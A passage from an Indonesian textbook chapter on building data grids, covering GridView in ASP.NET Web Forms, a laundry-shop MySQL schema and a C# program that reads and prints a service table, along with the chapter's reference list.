[2] Eclipse Foundation, *Jakarta Server Pages Specification*, version 3.1, 2022. [Online]. Available: https://jakarta.ee/specifications/pages/3.1/

[3] Eclipse Foundation, *Jakarta Servlet Specification*, version 6.0, 2022. [Online]. Available: https://jakarta.ee/specifications/servlet/6.0/

[4] R. Elmasri and S. B. Navathe, *Fundamentals of Database Systems*, 7th ed. Hoboken, NJ, USA: Pearson, 2016.

[5] SQLite Consortium, "SQLite Foreign Key Support" and "PRAGMA Statements." [Online]. Available: https://www.sqlite.org/foreignkeys.html and https://www.sqlite.org/pragma.html

[6] K. Moriarty, B. Kaliski, and A. Rusch, "PKCS #5: Password-Based Cryptography Specification Version 2.1," RFC 8018, IETF, Jan. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8018

[7] Eclipse Foundation, *Jakarta Standard Tag Library Specification*, version 3.0, 2022. [Online]. Available: https://jakarta.ee/specifications/tags/3.0/

[8] OWASP Foundation, "Cross Site Scripting Prevention Cheat Sheet" and "SQL Injection Prevention Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/

[9] Pallets Projects, "Flask Documentation: Sessions, Templates, Testing Flask Applications," version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[10] A. Adams, M. Cooper, and A. Kirkpatrick, Eds., "Web Content Accessibility Guidelines (WCAG) 2.2," W3C Recommendation, Oct. 2023. [Online]. Available: https://www.w3.org/TR/WCAG22/

[11] Microsoft, "Playwright for Python," documentation. [Online]. Available: https://playwright.dev/python/

[12] Apache Software Foundation, "Apache Tomcat 10.1: Application Developer's Guide, Deployment." [Online]. Available: https://tomcat.apache.org/tomcat-10.1-doc/appdev/deployment.html

[13] Git Project, "gitignore: Specifies intentionally untracked files to ignore," *Git Reference Manual*. [Online]. Available: https://git-scm.com/docs/gitignore

[14] Microsoft, "Razor Pages architecture and concepts in ASP.NET Core," *ASP.NET Core documentation*, .NET 10. [Online]. Available: https://learn.microsoft.com/aspnet/core/razor-pages/

[15] Microsoft, "ASP.NET Web Forms," *ASP.NET 4.x documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/web-forms/

[16] Microsoft, "Model validation in ASP.NET Core MVC and Razor Pages," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/models/validation

[17] J. J. Garrett, "Ajax: A New Approach to Web Applications," Adaptive Path, Feb. 2005.

[18] Mozilla, "Element: innerHTML property" and "Node: textContent property," *MDN Web Docs*. [Online]. Available: https://developer.mozilla.org/docs/Web/API/Element/innerHTML

[19] The PHP Group, "PHP Data Objects," *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[20] OWASP Foundation, "Cross-Site Request Forgery Prevention Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[21] Microsoft, "Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/anti-request-forgery

[22] A. Barth, "HTTP State Management Mechanism," RFC 6265, IETF, Apr. 2011, and the SameSite attribute of its revision draft, "Cookies: HTTP State Management Mechanism" (RFC 6265bis). [Online]. Available: https://www.rfc-editor.org/rfc/rfc6265

Bab 13

Data di Halaman: GridView dan Tabel Data

Setelah menyelesaikan bab ini, Anda akan mampu menampilkan sebuah tabel basis data di halaman web dalam bentuk yang benar-benar dapat dipakai orang untuk bekerja: sebuah *grid* yang menampilkan beberapa baris sekaligus, berpindah dari halaman ke halaman, mengurutkan menurut kolom mana pun, menyaring baris, mengubah sebuah baris di tempatnya, menghapus sebuah baris setelah bertanya "Anda yakin?", dan menyerahkan pilihan itu sebagai berkas *spreadsheet*. Anda akan lebih dulu mengenal cara klasiknya, kontrol **GridView** dari ASP.NET Web Forms, melalui halaman-halaman MyLaundry yang dulu dipakai untuk mengajarkannya, dan melihat apa yang dikerjakan kontrol itu untuk Anda serta apa yang diam-diam menjadi harganya. Kemudian Anda akan membangun *grid* yang sama dengan cara modern, dalam ASP.NET Core Razor Pages, di atas 2.953 nota nyata Profitina Laundry, lalu tiga kali lagi: dalam PHP dengan PDO, dalam Java di atas server web bawaan JDK dengan JDBC, dan dalam Python dengan Flask. Di sepanjang jalan Anda akan mempelajari dua aturan yang membuat sebuah *grid* aman: setiap nilai yang diketik pengunjung sampai ke basis data sebagai parameter terikat (*bound parameter*), dan satu-satunya hal yang tidak dapat menjadi parameter, yaitu kolom pengurutan, dipilih dari daftar yang Anda tulis sendiri. Anda akan mengukur mengapa "halaman 119" lebih lambat daripada "halaman 1", mempelajari *keyset paging* yang tidak melambat, dan menambahkan sebuah skrip kecil yang membuat *grid* terasa seketika, sementara *grid* itu tetap bekerja, tanpa perubahan, meski skrip tersebut tidak ada.

13.1 Posisi Kita Saat Ini

Bab 9 memperkenalkan ASP.NET dalam dua wujudnya: Web Forms, versi asli tahun 2002 yang hanya berjalan di Windows dengan .NET Framework, dan ASP.NET Core, versi yang ditulis ulang dan berjalan di mana saja dan yang model halamannya, Razor Pages, dijalankan oleh buku ini. Bab 10 menyandingkan PHP, JSP, dan ASP.NET, Bab 11 membahas formulir dan halaman dinamis, dan Bab 12 mengerjakan soal-soal dari ketiganya.

Bab ini menjawab pertanyaan yang muncul tepat setelah formulir. Sebuah formulir memasukkan *satu* rekaman ke basis data. Sebuah toko tidak hidup dari satu rekaman. Pemilik Profitina Laundry tidak ingin melihat satu nota; ia ingin melihat *nota-nota*: yang minggu ini, yang masih menunggu di gerai Keputih, yang paling mahal, yang tadi pagi salah diketik kasir. Layar yang menjawabnya adalah sebuah tabel, dan tabel data yang dapat dibagi per halaman, diurutkan, disaring, diubah, dan diekspor punya nama. Ia disebut **tabel data** (*data grid*).

> **DEFINISI. Tabel data** (*data grid*) adalah tabel HTML yang dibangkitkan dari suatu sumber data, satu baris per rekaman dan satu kolom per *field*, bersama kendali yang memungkinkan orang bekerja dengannya: berpindah halaman, mengurutkan menurut kolom, menyaring baris, mengubah atau menghapus sebuah baris di tempatnya, dan mengekspor apa yang ditampilkan.

Tidak ada yang aneh dalam definisi itu: setiap kendali adalah sebuah tautan atau formulir kecil, dan setiap kendali berakhir sebagai permintaan HTTP biasa. Yang membuat *grid* layak mendapat

satu bab adalah bahwa di sinilah aplikasi web menyentuh *banyak* data sekaligus, dan di sinilah kecerobohan menjadi mahal: *grid* yang mengirim seluruh 2.953 nota untuk menampilkan 25, tautan pengurutan yang membiarkan pengunjung menulis SQL, tombol hapus yang tidak bertanya, ekspor yang membuat nama seorang pelanggan berjalan sebagai rumus di *spreadsheet* pemilik. Bab ini membangun *grid* yang tidak melakukan satu pun dari hal itu, dan menunjukkan mengapa masing-masing bisa terjadi.

13.2 Masalah yang Dipecahkan Sebuah Grid

13.2.1 Tujuh pekerjaan

Perhatikan seorang kasir di gerai Rungkut pada suatu Sabtu sore. Seorang pelanggan bertanya apakah *bed cover*-nya sudah selesai. Kasir memerlukan nota gerai ini yang masih *queued* atau *finished*, dari yang terbaru; ia menemukan notanya, dan ketika pelanggan membawanya pulang, ia mengubah statusnya menjadi *departed*. Kemudian penyelia memintanya menghapus nota yang tidak sengaja ia buat dua kali. Di akhir bulan, pemilik menginginkan semua nota bulan September dalam sebuah *spreadsheet*.

Kalimat-kalimat itu memuat tujuh pekerjaan setiap tabel data. **Tabel 13.1** mendaftarkannya bersama nama yang diberikan kontrol GridView untuk tiap pekerjaan dan cara *grid* modern bab ini mengerjakannya.

Tabel 13.1 Tujuh pekerjaan sebuah tabel data. Kolom tengah adalah apa yang diberikan Web Forms dalam satu kontrol; kolom terakhir adalah cara bab ini mengerjakan hal yang sama dengan tautan dan formulir biasa.

Pekerjaan	Yang diinginkan orang	GridView (Web Forms)	Grid bab ini
Tampilkan	rekaman sebagai baris dan kolom	`DataSource` + `DataBind()`, `BoundField`	`<table>` HTML yang digambar sebuah templat
Bagi halaman	25 baris sekali tampil, dan cara untuk lanjut	`AllowPaging`, `PageSize`, `PageIndex`	`LIMIT ? OFFSET ?` (dan *keyset paging*, Subbab 13.13)
Urutkan	menurut kolom mana pun, ke dua arah	`AllowSorting`, `SortExpression`	`?sort=customer&dir=asc`, dari daftar putih
Saring	hanya sebagian baris: satu gerai, satu status, rentang tanggal	kontrol sumber data dengan `SelectParameters`	`?outlet=O02&status=queued&from=…&to=…`, terikat
Ubah	mengubah satu *field* satu baris, di tempatnya	`EditIndex`, `EditItemTemplate`, `RowUpdating`	`?edit=B2934`, lalu `POST /bills/status`
Hapus	membuang sebuah baris, setelah bertanya	`CommandField`, `RowDeleting`, sebuah `confirm()`	`?delete=B2931` atau `confirm()`, lalu `POST /bills/delete`
Ekspor	membawa baris-baris itu pergi dalam sebuah berkas	tidak tersedia	`GET /bills.csv?…`, dengan saringan yang sama

Tak satu pun pekerjaan itu baru: menampilkan baris sudah ada di Bab 5, formulir di Bab 11. Yang baru adalah mengerjakan ketujuhnya di satu halaman, tempat setiap kendali harus mengingat

pilihan kendali lain. Jika kasir sudah menyaring *Keputih, queued* lalu mengurutkan menurut pelanggan, pengurutan harus mempertahankan saringan; jika kemudian ia berpindah halaman, tautan halaman harus mempertahankan keduanya. Tuntutan itu, setiap tautan dan formulir membawa *state* semua kendali lain, membentuk segala sesuatu sejak Subbab 13.9.

13.2.2 Besarnya masalah

Sebuah *grid* tidak menarik jika isinya empat baris. Basis data MyLaundry asli, tempat halaman-halaman GridView bab ini ditulis, berisi tepat empat nota, empat pelanggan, dan tujuh belas layanan, dan pada empat baris, pembagian halaman dan pengurutan hanyalah hiasan. Basis data contoh Profitina Laundry adalah setahun perjalanan sebuah toko sungguhan: tiga gerai di Surabaya, empat belas karyawan, 256 pelanggan, dan **2.953 nota** dari 1 Oktober 2025 sampai 30 September 2026. **Tabel 13.2** memecah nota-nota itu menurut dua cara kasir menyaringnya.

Tabel 13.2 Ke-2.953 nota basis data contoh menurut gerai dan status, dihitung dengan `GROUP BY`. Hampir semua nota sudah meninggalkan toko; yang dikerjakan kasir setiap hari adalah 57 nota yang masih ada di dalam.

	Rungkut (O01)	Keputih (O02)	Wiyung (O03)	Semua gerai
queued	9	9	5	23
finished	23	6	5	34
departed	1.280	981	635	2.896
semua status	**1.312**	**996**	**645**	**2.953**

Dua fakta dalam **Tabel 13.2** akan penting nanti. Pertama, baris yang *dikerjakan* orang, 57 nota yang *queued* atau *finished*, hanya bagian kecil tabel; karena itulah saringan bukan kemewahan: tanpanya, kasir harus membalik 119 halaman untuk menemukannya. Kedua, 2.953 adalah bilangan kecil bagi komputer tetapi besar bagi sebuah halaman web. Dikirim sebagai satu tabel HTML, *grid* bab ini akan berukuran sekitar 1,2 megabita (kira-kira 400 bita per baris), penantian yang terasa di ponsel dan gulungan tanpa ujung bagi manusia; dikirim 25 sekali, ia menjadi 119 halaman yang masing-masing sekitar 14 kilobita. Pembagian halaman adalah cara *grid* menghormati jaringan sekaligus mata.

13.2.3 Studi kasus, sebagaimana pelajaran aslinya merumuskannya

Halaman-halaman GridView Subbab 13.4 sampai 13.6 berasal dari studi kasus yang berbunyi seperti di bawah ini. Rumusannya layak dipertahankan karena menyebut fitur yang paling penting bagi pelanggan.

> **STUDI KASUS: MyLaundry.** Buatlah program (web) untuk MyLaundry, sebuah perusahaan binatu. Basis data: MySQL/MariaDB. Platform: web. *Framework*: ASP.NET. Fitur yang paling terlihat oleh pelanggan: daftar layanan dan harganya.

Gambar 13.1 adalah wujud fitur itu setelah dikerjakan: tabel Service, digambar oleh GridView, dengan kepala berwarna biru muda dan setiap baris kedua berwarna kuning muda. Gambarnya kecil dan sederhana, dan justru begitulah rupa sebagian besar web bisnis di bagian dalamnya. Hampir setiap halaman administrasi yang kelak Anda buat adalah gambar ini dengan kolom yang lebih banyak.


id	description	price
B120	Bed cover, size 120	30000.00
B180	Bed cover, size 160-180	40000.00
C	Carpet, per m2	10000.00
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00
C10W	Clothes 7-10 kg, Washed only	25000.00
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00
C4W	Clothes max 4 kg, Washed only	10000.00
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00
C6W	Clothes 5-6 kg, Washed only	15000.00
DL1	Doll, Large 1 pcs	40000.00
DM2	Doll, Medium 2 pcs	40000.00
DO	Delivery Order, per 10 kg	5000.00
DS3	Doll, Small 3 pcs	40000.00
I	Ironed only (without washing), per 5 kg	10000.00

Gambar 13.1 Daftar harga MyLaundry yang digambar oleh GridView: baris kepala berlatar biru muda dan baris berselang berlatar kuning muda, diatur oleh tiga baris C# dalam **Kode 13.4**.

13.3 Data di Baliknya

13.3.1 Basis data MyLaundry yang asli

Halaman-halaman GridView membaca basis data MySQL atau MariaDB bernama `MyLaundryDB`, rancangan empat tabel yang sama (Customer, Employee, Service, Bill) yang dipertahankan Profitina Laundry kolom demi kolom. **Gambar 13.2** adalah diagram entitas–relasinya.



Gambar 13.2 Rancangan MyLaundry. Sebuah Bill milik satu Customer, diterima oleh satu Employee, dan untuk satu Service; seorang Employee dapat memiliki penyelia yang juga seorang Employee (lingkaran di sebelah kanan). `N` menandai kolom yang boleh NULL.

Bacalah "kaki gagak" pada **Gambar 13.2** sebagai "banyak". Satu pelanggan memiliki banyak nota; satu layanan muncul di banyak nota; satu karyawan menerima banyak nota, dan satu penyelia membawahi banyak karyawan. Tiga kolom Bill bertanda `FK` adalah kunci asing (*foreign key*) yang menunjuk sepanjang garis-garis itu, dan `finished` serta `departed` bertanda `N` karena nota yang masih di toko belum selesai dikerjakan atau diambil. **Kode 13.1** adalah bagian pertama SQL yang membuat basis data itu; berkas lengkapnya, dengan ketujuh belas layanan dan empat nota contoh, ada di folder kode bab ini.

Kode 13.1 Awal `MyLaundryDB.sql`: basis data dan tabel Bill-nya. `status` adalah `enum` tiga kata, dan nota baru bernilai `queued` kecuali dinyatakan lain.

```sql
-- MyLaundryDB: the original MySQL/MariaDB database behind the MyLaundry GridView pages.
-- Load it in phpMyAdmin (XAMPP) or with:  mysql -u root -p < MyLaundryDB.sql

-- =======
-- Database
-- =======

CREATE DATABASE MyLaundryDB;
USE MyLaundryDB;

-- Table: Bill
CREATE TABLE Bill (
    id char(5) NOT NULL,
    arrived datetime NOT NULL DEFAULT CURRENT_TIMESTAMP(),
    finished datetime NULL,
    departed datetime NULL,
    status enum('departed','finished','queued') NOT NULL DEFAULT 'queued',
    rack varchar(3) NOT NULL,
    unit int NOT NULL,
    payment decimal(10,2) NOT NULL,
    Customer_id char(5) NOT NULL,
    Employee_id char(5) NOT NULL,
    Service_id varchar(5) NOT NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id)
);

-- Table: Customer
CREATE TABLE Customer (
```

Kolom `status` adalah jantung alur kerja toko, dan *grid* bab ini mengubahnya: `queued` ketika cucian datang, `finished` ketika sudah dicuci, `departed` ketika pelanggan sudah membawanya pulang. Tipe `enum` MySQL menolak kata lain. Rancangan itu menuliskan nilainya sebagai `'departed','finished','queued'`, urut abjad dan bukan urutan alur kerja, dan hal itu membawa akibat yang berguna: MySQL mengurutkan `enum` menurut posisi nilainya, sehingga di sini status terurut menurut abjad, persis seperti SQLite mengurutkan kata-kata yang sama yang disimpan sebagai teks. Subbab 13.11 bergantung pada kesepakatan kedua basis data itu.

Setelah berkas itu dimuat, phpMyAdmin (Bab 5) menampilkan tabel Service seperti pada **Gambar 13.3**: tujuh belas baris, dari `B120` *Bed cover, size 120* sampai `I` *Ironed only*. Tabel itulah sumber data empat halaman GridView pertama.

←T→				id	description	price
☐	Edit	Copy	Delete	B120	Bed cover, size 120	30000.00
☐	Edit	Copy	Delete	B180	Bed cover, size 160-180	40000.00
☐	Edit	Copy	Delete	C	Carpet, per m2	10000.00
☐	Edit	Copy	Delete	C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00
☐	Edit	Copy	Delete	C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00
☐	Edit	Copy	Delete	C10W	Clothes 7-10 kg, Washed only	25000.00
☐	Edit	Copy	Delete	C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00
☐	Edit	Copy	Delete	C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00
☐	Edit	Copy	Delete	C4W	Clothes max 4 kg, Washed only	10000.00
☐	Edit	Copy	Delete	C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00
☐	Edit	Copy	Delete	C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00
☐	Edit	Copy	Delete	C6W	Clothes 5-6 kg, Washed only	15000.00
☐	Edit	Copy	Delete	DL1	Doll, Large 1 pcs	40000.00
☐	Edit	Copy	Delete	DM2	Doll, Medium 2 pcs	40000.00
☐	Edit	Copy	Delete	DO	Delivery Order, per 10 kg	5000.00
☐	Edit	Copy	Delete	DS3	Doll, Small 3 pcs	40000.00
☐	Edit	Copy	Delete	I	Ironed only (without washing), per 5 kg	10000.00

Gambar 13.3 Tabel Service dari `MyLaundryDB` di phpMyAdmin. Setiap baris memiliki tautan Edit, Copy, dan Delete sendiri (penanda 1), dan klik pada judul kolom mengurutkan tabel (penanda 2): phpMyAdmin sendiri adalah sebuah tabel data, dan contoh yang baik bagi pekerjaan-pekerjaan dalam **Tabel 13.1**.

Lihat kembali **Gambar 13.3** dengan **Tabel 13.1** di sampingnya. phpMyAdmin menampilkan baris, mengurutkan ketika judul kolom diklik, membagi halaman ketika tabel panjang, mengubah baris di tempatnya, menghapus setelah bertanya, dan mengekspor. Anda sudah memakai tabel data sejak Bab 5; bab ini membangunnya.

13.3.2 Membaca tabel dari C#, sebelum ada grid

Sebelum sebuah *grid* dapat menggambar baris, sebuah program harus membacanya. **Kode 13.2** adalah program C# terkecil yang melakukannya: program konsol, bukan halaman web, yang membuka koneksi ke `MyLaundryDB`, melaporkan jenis server yang menjawab, dan mencetak tabel Service satu baris per rekaman.

Kode 13.2 `MySQLConnect/Program.cs`: membuka koneksi, membaca tabel dengan *data reader*, mencetaknya, dan menutup koneksi apa pun yang terjadi. Program ini memakai paket konektor MySQL *MySql.Data*. Tidak dijalankan dalam pembangunan buku ini.

```
using System;
using MySql.Data.MySqlClient;

namespace MySQLConnect {
    class Program {
        static void Main(string[] args) {
            string cs = "server=localhost;userid=root;password=;database=mylaundrydb";
            var con = new MySqlConnection(cs);
            try {
                con.Open();
                switch (con.State) {
                    case System.Data.ConnectionState.Open:
                        Console.WriteLine("Connection has been made\n");
                        break;
                    case System.Data.ConnectionState.Closed:
                        throw new Exception("The database connection state is closed\n");
                    default:
                        Console.WriteLine("Connection has been doing something else\n");
                        break;
                }
                Console.WriteLine($"MySQL version: {con.ServerVersion}\n");
                Console.WriteLine("Processing data\n");
                // Read a table
                string sql = "SELECT * FROM service";
                var cmd = new MySqlCommand(sql, con);
                MySqlDataReader rdr = cmd.ExecuteReader();
                while (rdr.Read()) {
                    Console.WriteLine($"{rdr.GetString(0), -5} {rdr.GetString(1), -38}
{rdr.GetString(2), -8}");
                }
            } catch (MySqlException mySqlException) {
                // Use the mySqlException object to handle specific MySql errors
                Console.WriteLine(mySqlException.ToString());
            } catch (Exception ex) {
                // Use the exception object to handle all other non-MySql specific errors
                Console.WriteLine(ex.ToString());
            } finally {
                // Make sure to only close connections that are not in a closed state
                if (con.State != System.Data.ConnectionState.Closed) {
                    // Close the connection as a good Garbage Collecting practice
                    con.Close();
                }
            }
        }
    }
}
```

Program ini memiliki tiga bagian yang dimiliki setiap kode basis data, dan setiap *grid* dalam bab ini mengulanginya.

Hubungkan. *Connection string* menyebut server, akun, dan basis data. Program ini masuk sebagai `root` dengan kata sandi kosong, bawaan XAMPP, yang hanya dapat diterima di mesin yang tidak dapat dijangkau orang lain; *grid* Laundry di Subbab 13.7 memakai akun yang hanya memiliki hak yang diperlukannya.

Tanyakan. `ExecuteReader()` menjalankan pernyataan dan mengembalikan sebuah ***data reader***, kursor yang bergerak maju satu baris sekali: `rdr.Read()` berpindah ke baris berikutnya dan mengembalikan `false` setelah baris terakhir, dan `rdr.GetString(0)` membaca kolom pertama. Format `{…, -38}` melebarkan deskripsi menjadi 38 karakter sehingga keluarannya rapi berkolom.

Rapikan. Dua blok `catch` memisahkan galat milik konektor sendiri, seperti kata sandi yang salah, dari galat lainnya, dan `finally` menutup koneksi apa pun yang terjadi. Program yang lupa

menutup koneksi akan mendapati, setelah beberapa ratus pengunjung, bahwa server menolak koneksi baru.

Gambar 13.4 adalah keluaran program itu ketika dijalankan terhadap server MariaDB 10.4 dari XAMPP.


```
Command Prompt — MySQLConnect

Connection has been made

MySQL version: 5.5.5-10.4.21-MariaDB

Processing data

B120  Bed cover, size 120                    30000.00
B180  Bed cover, size 160-180                40000.00
C     Carpet, per m2                         10000.00
C10FD Clothes 7-10 kg, Folded Dried Washed   40000.00
C10ID Clothes 7-10 kg, Ironed Dried Washed   50000.00
C10W  Clothes 7-10 kg, Washed only           25000.00
C4FD  Clothes max 4 kg, Folded Dried Washed  20000.00
C4ID  Clothes max 4 kg, Ironed Dried Washed  25000.00
C4W   Clothes max 4 kg, Washed only          10000.00
C6FD  Clothes 5-6 kg, Folded Dried Washed    30000.00
C6ID  Clothes 5-6 kg, Ironed Dried Washed    35000.00
C6W   Clothes 5-6 kg, Washed only            15000.00
DL1   Doll, Large 1 pcs                      40000.00
DM2   Doll, Medium 2 pcs                     40000.00
DO    Delivery Order, per 10 kg              5000.00
DS3   Doll, Small 3 pcs                      40000.00
I     Ironed only (without washing), per 5 kg 10000.00
Press any key to continue . . .
```

Gambar 13.4 Keluaran **Kode 13.2**: keadaan koneksi, versi server (MariaDB 10.4.21, yang demi kompatibilitas melaporkan dirinya dengan awalan MySQL 5.5.5), dan ketujuh belas layanan, terurut menurut id.

Mesin pembangun buku ini tidak dapat memasang paket konektor MySQL, sehingga **Kode 13.2**, seperti setiap *listing* Web Forms di Subbab 13.4 sampai 13.7, tidak dijalankan di sini; kode C#-nya diperiksa dengan *parser* Roslyn dan tidak memiliki galat sintaksis, dan **Gambar 13.4** adalah keluaran dari eksekusi nyata di Windows. Web Forms sendiri hanya berjalan di Windows dengan .NET Framework 4.8, sehingga tampilan peramban halaman-halamannya di Subbab 13.2 sampai 13.6 digambar ulang: Chromium merender HTML yang dikirim GridView untuk halaman-halaman itu (sebuah `<table>` dengan baris judul LightBlue, baris selang-seling LightYellow, dan baris terpilih Yellow) di dalam bingkai peramban polos. Sejak Subbab 13.8, hampir semuanya dijalankan, dan setiap kali bab ini menyebut dengan tepat apa yang tidak.

13.3.3 Nota-nota Profitina Laundry

Profitina Laundry mempertahankan empat tabel asli dan menambahkan tiga: **Outlet**, karena kini toko memiliki tiga gerai; **Payment**, karena sebuah nota dapat dibayar bertahap, tunai, dengan QRIS, transfer, atau dari deposit pelanggan; dan **StatusLog**, jejak audit berisi satu baris untuk setiap perubahan status nota beserta karyawan yang melakukannya. **Gambar 13.5** menampilkan enam tabel yang disentuh *grid* nota, dengan kolom yang ditampilkannya dicetak tebal.



Gambar 13.5 Bagian basis data Profitina Laundry di balik *grid* nota. *Grid* menggabungkan Bill dengan Customer, Service, dan Outlet untuk kolom-kolomnya, menjumlahkan Payment untuk kolom *Paid*, dan menulis StatusLog setiap kali mengubah status.

Tiga rincian pada **Gambar 13.5** menentukan apa yang boleh dilakukan *grid*, dan ketiganya berasal dari skema, bukan dari *grid*.

Yang pertama adalah sebuah **batasan CHECK** pada Bill yang mengikat status dengan cap waktunya: nota `queued` tidak memiliki `finished` maupun `departed`, nota `finished` memiliki `finished` tetapi tidak `departed`, dan nota `departed` memiliki `departed`. *Grid* yang mengubah status menjadi `finished` tanpa mengisi waktu `finished` akan ditolak oleh basis data itu sendiri. *Grid* kita mengisi keduanya dalam satu pernyataan.

Yang kedua, setiap kunci asing yang menunjuk ke Bill dideklarasikan `ON DELETE RESTRICT`. Nota yang memiliki pembayaran atau baris *status log tidak dapat* dihapus selama baris-baris itu ada; basis data menolaknya. Itulah benteng terakhir di balik aturan penghapusan pada Subbab 13.15.

Yang ketiga adalah kolom `payment`. Terlepas dari namanya, kolom ini berisi jumlah yang **ditagihkan** untuk nota, dihitung ketika nota dibuat (harga layanan kali satuan, ditambah biaya ekspres bila ada) dan disalin ke dalam nota agar perubahan harga di kemudian hari tidak pernah menulis ulang sejarah. Jumlah yang benar-benar *dibayar* adalah jumlah baris nota itu di Payment. *Grid* menampilkan keduanya, sebagai *Charged* dan *Paid*, karena kasir memerlukan keduanya: nota yang ditagih Rp 40.000 dan dibayar Rp 20.000 adalah nota dengan sisa Rp 20.000 yang masih harus ditagih.

13.4 GridView: Tabel yang Mengenal Datanya

13.4.1 Sekali lagi, apa itu kontrol server

Bab 9 memperkenalkan **kontrol server** (*server control*) Web Forms: tag seperti `<asp:Label runat="server">` yang tidak dikirim ke peramban sebagaimana ditulis. Ketika halaman berjalan, server mengubah tag itu menjadi objek, membiarkan kode Anda mengatur propertinya, lalu di akhir meminta setiap objek me-*render* dirinya sebagai HTML. `Label` menjadi `<span>`, `TextBox` menjadi `<input>`. **GridView** menjadi `<table>`, dan ia adalah kontrol paling cakap yang pernah dikirimkan Web Forms: ia dapat menggambar data tabular apa pun, dan dengan beberapa atribut ia dapat membagi halaman, mengurutkan, memilih, mengubah, dan menghapus.

> **DEFINISI. GridView** (`System.Web.UI.WebControls.GridView`) adalah kontrol server ASP.NET Web Forms yang me-*render* sebuah sumber data sebagai tabel HTML, satu baris per rekaman. Datanya berasal dari properti `DataSource` (sebuah objek di kode) atau properti `DataSourceID` (sebuah kontrol sumber data di halaman), dan tidak ada yang muncul sampai ia **diikat** (*bound*), dengan memanggil `DataBind()` atau secara otomatis oleh kontrol sumber data [1].

Kalimat terakhir definisi itulah yang sering menjebak pemula. Mengatur `DataSource` hanya memberi tahu *grid di mana* datanya. `DataBind()` adalah saat *grid* menelusuri data dan membangun baris-barisnya; lupakan pemanggilan itu, dan halaman tidak menampilkan apa pun, tanpa galat.

13.4.2 Grid terkecil

